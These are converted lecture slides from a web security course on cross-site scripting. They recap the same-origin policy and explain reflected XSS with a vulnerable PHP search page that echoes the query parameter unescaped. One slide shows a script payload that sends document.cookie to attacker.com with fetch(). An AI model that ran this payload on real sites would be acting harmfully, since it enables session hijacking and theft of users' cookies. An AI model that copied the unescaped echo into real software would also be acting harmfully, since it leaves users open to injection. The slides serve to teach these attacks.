

# CSE610: Web Programming & Security

## 5. Cross-Site Scripting

Seongil Wi

# Notice: Term Project

---



- 1~2 persons for one team
- The topics must be related to the web security/web-related security
- Submit your proposal by **3/15, 11:59 PM**

# Class Cancellation Notice

---



- There will be no classes next Tuesday (the 19<sup>th</sup>)
- Due to my business trip
  
- Supplementary sessions may be arranged during the semester based on the progress of the lecture


# Recap: Web Threat Models

- **Network attacker:** resides somewhere in the communication link between client and server
  - Passive: eavesdropping
  - Active: modification of messages, replay...
- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server
- **Web attacker:** controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com




# Recap: Web Attacker

Victims can visit attacker's webpage



Victim


Web attacker can control of his webpage



Web attacker

# Recap: Same Origin Policy (SOP)

- Restricts scripts on **one origin** from accessing data from **another origin**



# Recap: What is an Origin?

---



- **Origin = Protocol + Domain Name + Port**
  - origin = protocol://domain:port
- Any resource has its own origin (owner)
- Two URLs have the same origin if the **protocol, domain name** (not subdomains), **port** are the same for both URLs
  - All three must be equal origin to be considered the same

# Motivation

---



- Restricts scripts on one origin from accessing data from another origin
- Basic **access control** mechanism for web browsers
  - All resources such as DOM, cookies, JavaScript has their own origin
  - SOP allows a subject to access only the objects from the same origin



**Does SOP solve all the problems?**



# Cross-Site Scripting (XSS)



*To Bypass SOP!*


# Cross-Site Scripting (XSS)

---




- A code injection attack
- Malicious scripts are injected into benign and trusted websites
- Injected codes are executed at **the attacker's target origin**

# Search Engine Example



```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```



# Search Engine Example: Benign Usage

https://search.com?query=CSE610

Search result for **CSE610**

1. Foo


...

```
<html>
  <body>
    Search result for CSE610
    ...
  </body>
</html>
```

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```




search.com (vulnerable web app)




# Search Engine Example: Malicious Usage

13



```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```



# Search Engine Example: Malicious Usage

14



```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```

```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```



search.com  
(vulnerable web app)

# Search Engine Example: Malicious Usage

15



```
<html>
<body>
  Search result for <?php echo $_GET['query'];?>
  <?php
    // get results from DB and print them
  >
</body>
</html>
```

Injected malicious codes are executed at the `https://search.com` origin

```
<html>
<body>
  Search result for <script>alert('hi')</script>
  ...
</body>
</html>
```



What if this input is

```
<script>fetch('https://attacker.com?data=' + document.cookie)</script>
```

⇒ An attacker can steal cookies from a user of a vulnerable website



```
<html>  
<body>  
  Search result for <?php echo $_GET['query'];?>  
<?php  
  // get results from DB and print them  
>>
```

Injected malicious codes are executed at the `https://search.com` origin

```
<html>  
<body>  
  Search result for <script>alert('hi')</script>  
  ...  
</body>  
</html>
```



search.com  
(vulnerable web app)



# Impact of Cross-Site Scripting Attacks

---

- **Bypass SOP:** Injected codes are executed at the attacker's target origin
- Obvious first target: reading cookies (session hijacking)
- Other “use cases” include
  - Attacking browser-based password managers
  - Setting cookies

# XSS Type (IMPORTANT!!)

---



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

# XSS Type (IMPORTANT!!)

---



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS


# Reflected XSS Attacks

---



- Exploits a server-side web application vulnerability
  - Enforces the web application to **echo** an attack script
- Now, the attacker can control any HTML elements via DOM interface
  - Think about reflected XSS attacks on bank, medical record managements, and mail sites

# Recap: Search Engine Example



```
<html>  
<body>  
  Search result for <?php echo $_GET['query'];?>  
<?php  
  // get results from DB and print them  
>  
>  
</body>  
</html>
```

**Reflected XSS bug:  
echo an attack script!**

```
<html>  
<body>  
  Search result for <script>alert('hi')</script>  
  ...  
</body>  
</html>
```



# Reflected XSS Attacks – Scenario




1. Visit attacker's website



victim



attacker.com  
web server



search.com  
(vulnerable web app)


# Reflected XSS Attacks – Scenario



victim

